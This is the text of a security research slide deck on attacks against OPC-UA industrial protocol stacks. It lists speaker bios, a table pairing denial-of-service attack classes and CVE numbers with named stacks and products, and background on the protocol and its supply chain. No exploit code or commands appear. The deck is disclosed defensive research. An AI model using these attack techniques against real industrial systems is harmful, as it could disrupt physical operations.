

Exploiting OPC-UA in Every Possible Way: Practical Attacks Against Modern OPC-UA Architectures

Sharon Brizinov, Noam Moshe @ Claroty Research - Team82

\$whoami



Sharon Brizinov

Vulnerability researcher - CTFs,
Pwn2Own, DEFCON
blackbadge, mostly breaking
PLCs



Noam Moshe

Vulnerability researcher -
Pwn2Own, mostly breaking IoT
clouds

* Special thanks to Claroty Team82 researchers:
Uri Katz, Vera Mens



Background

Researched dozens of OPC-UA protocol stacks and products

Found core issues in protocol implementations

~50 CVEs: DoS, Info leaks, RCE

~12 unique generic attacks

Open-source tools

- OPC-UA fuzzer
- OPC-UA exploitation framework

Stack/Application Name	Lang	Complex Deep Nested Variants DoS	Worker Starvation DoS	Long Chunks DoS	Unlimited Monitored Items DoS	UTF8 - UTF16 Conversions
node-opcua	NodeJS	V	V	CVE-2022-21208	CVE-2022-24375	V
open62541	C	V	V	CVE-2022-25761	V	V
freeopcua (c++)	C++	V	V	V	CVE-2022-24298	V
python-opcua	Python	V	V	CVE-2022-25304	V	V
opcua-asyncio	Python	V	V	CVE-2022-25304	V	V
eclipse-milo	Java	V	V	V	CVE-2022-25897	V
ASNeG OpcUaStack	C++	V	V	CVE-2022-24381	V	V
locka99	Rust	CVE-2022-25903	V	CVE-2022-25888	V	V
Unified Automation	C++	V	V	V	Fixed, No CVE	V
OPC Foundation .NET Stack	C#	CVE-2021-27432 (*)	V	CVE-2022-29864	V	V
Softing OPC UA SDK	C++	V	V	V	V	V
Prosys OPC UA	Java	V	CVE-2022-30551	V	V	V
OPC UA Legacy Java Stack	Java	V	CVE-2022-30551	V	V	V
Kepware KEPServerEX	C/C++	V	V	V	V	CVE-2022-2848 CVE-2022-2825

Three Pwn2Own ICS ~\$200k




How Did We Do That?


Agenda

- **What is OPC-UA?**
- **Protocol Stack Implementations**
- **Bits and Bytes**
- **Research Methodology**
- **Vulnerabilities and Exploits**
- **OPC-UA Exploitation Framework**
- **Summary**

What's the Problem?



What's the Problem?



What is OPC-UA?

Open Platform Communications - Unified Architecture

Protocol for data exchange between industrial devices and systems

- Server: stores tags/variables
- Client: requests tags/variables

Widely accepted standard for industrial communications

- Supported in Azure/AWS IoT cloud



OPC Foundation



OPC Foundation, specs first version ~2006

- opcfoundation.org

Lesson learned from “OPC Classic”

- Platform independent, scalable, secure

Detailed specifications

- **Information Model:** Object types, how to encode
- **Services:** Supported services such as read, write, etc
- **Security:** Authentication, authorization, encryption
- Many more

OPC 10000-1: UA Part 1: Overview and Concepts

OPC 10000-2: UA Part 2: Security

OPC 10000-3: UA Part 3: Address Space Model

OPC 10000-4: UA Part 4: Services

OPC 10000-5: UA Part 5: Information Model

OPC 10000-6: UA Part 6: Mappings

OPC 10000-7: UA Part 7: Profiles

OPC 10000-8: UA Part 8: DataAccess

OPC 10000-9: UA Part 9: Alarms and Conditions

Protocol Stacks and Frameworks


Agenda

- What is OPC-UA?
- **Protocol Stack Implementations**
- Bits and Bytes
- Research Methodology
- Vulnerabilities and Exploits
- OPC-UA Exploitation Framework
- Summary

OPC-UA Protocol Stacks

To expedite popularity,
OPC Foundation created
the first OPC-UA
protocol stacks


- ANSI C
- Java
- .NET



OPC-UA Supply Chain

With time, vendors integrated the base stacks and modified some of its code


Currently, OPC Foundation lists more than 500 different products



<https://opcfoundation.org/products>

OPC-UA Supply Chain

The problem, is that most **products** are heavily relying on the base protocol stacks from OPC Foundation



Top Products



UA Automation
C++ Server



OPC Foundation
OPC UA .NET



Prosys OPC UA
SDK for JAVA



Softing Integration
Server



KEPServerEx



Extended
Lib/SDK

Proprietary



Core lib



Proprietary



Proprietary

